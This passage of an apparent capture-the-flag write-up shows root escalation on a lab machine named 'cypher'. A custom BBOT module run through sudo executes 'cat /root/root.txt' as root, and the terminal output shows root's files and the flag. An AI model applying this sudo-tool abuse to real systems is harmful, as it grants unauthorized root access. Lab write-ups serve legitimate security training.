
and a `my_preset.yml` is defined for this module:



```
targets:
  - 127.0.0.1

output_dir: /home/graphasm/bbot_scans

module_dirs:
  - /home/graphasm
```


Launch BBOT with the custom preset and module:

```
sudo /usr/local/bin/bbot -p ./my_preset.yml -m mymodule
```




```
graphasm@cypher:~$ vim mymodule.py
graphasm@cypher:~$ vim my_preset.yml
graphasm@cypher:~$ sudo /usr/local/bin/bbot -p ./my_preset.yml -m mymodule
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Scan with 1 modules seeded with 0 targets (0 in whitelist)
[INFO] Loaded 1/1 scan modules (mymodule)
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
Malicious script :3
total 48K
drwx------  9 root root 4.0K Mar 29 19:35 .
drwxr-xr-x 22 root root 4.0K Feb 17 16:48 ..
drwxr-xr-x  3 root root 4.0K Mar 29 19:35 .ansible
lrwxrwxrwx  1 root root    9 Feb 14 12:36 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.1K Apr 22  2024 .bashrc
drwxr-xr-x  9 root root 4.0K Mar 29 19:33 .bbot
drwxr-xr-x  4 root root 4.0K Feb 17 11:05 .cache
drwxr-xr-x  3 root root 4.0K Oct  8 19:51 .config
drwx------  3 root root 4.0K Oct  8 18:08 .docker
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
-rw-r-----  1 root root   33 Mar 29 18:34 root.txt
drwxr-xr-x  4 root root 4.0K Feb 24 13:10 .setup
drwx------  2 root root 4.0K Feb 24 12:49 .ssh
0
[INFO] internal.excavate: Compiling 10 YARA rules
[INFO] internal.speculate: No portscanner enabled. Assuming open ports: 80, 443
[INFO] Setup soft-failed for mymodule: soft-fail
[SUCC] Setup succeeded for 12/13 modules.
[SUCC] Scan ready. Press enter to execute puffy_skywalker
```

The command was successfully executed! The flag is retrieved.



```
import os
from bbot.modules.base import BaseModule

class mymodule(BaseModule):
    meta = {"description": "This is a malicous script"}

    async def setup(self):
        print("Malicious script :3")
        print(os.system("cat /root/root.txt"))

    async def handle_event(self, event):
        self.hugesuccess("Completed.")
~
~
~
~
```



```
graphasm@cypher:~$ sudo /usr/local/bin/bbot -p ./my_preset.yml -m mymodule
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Scan with 1 modules seeded with 0 targets (0 in whitelist)
[INFO] Loaded 1/1 scan modules (mymodule)
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
Malicious script :3
a266a5b3d8357ef9              cf
0
[INFO] internal.excavate: Compiling 10 YARA rules
[INFO] internal.speculate: No portscanner enabled. Assuming open ports: 80, 443
[INFO] Setup soft-failed for mymodule: soft-fail
[SUCC] Setup succeeded for 12/13 modules.
[SUCC] Scan ready. Press enter to execute wet_logan
```

[+] Completed.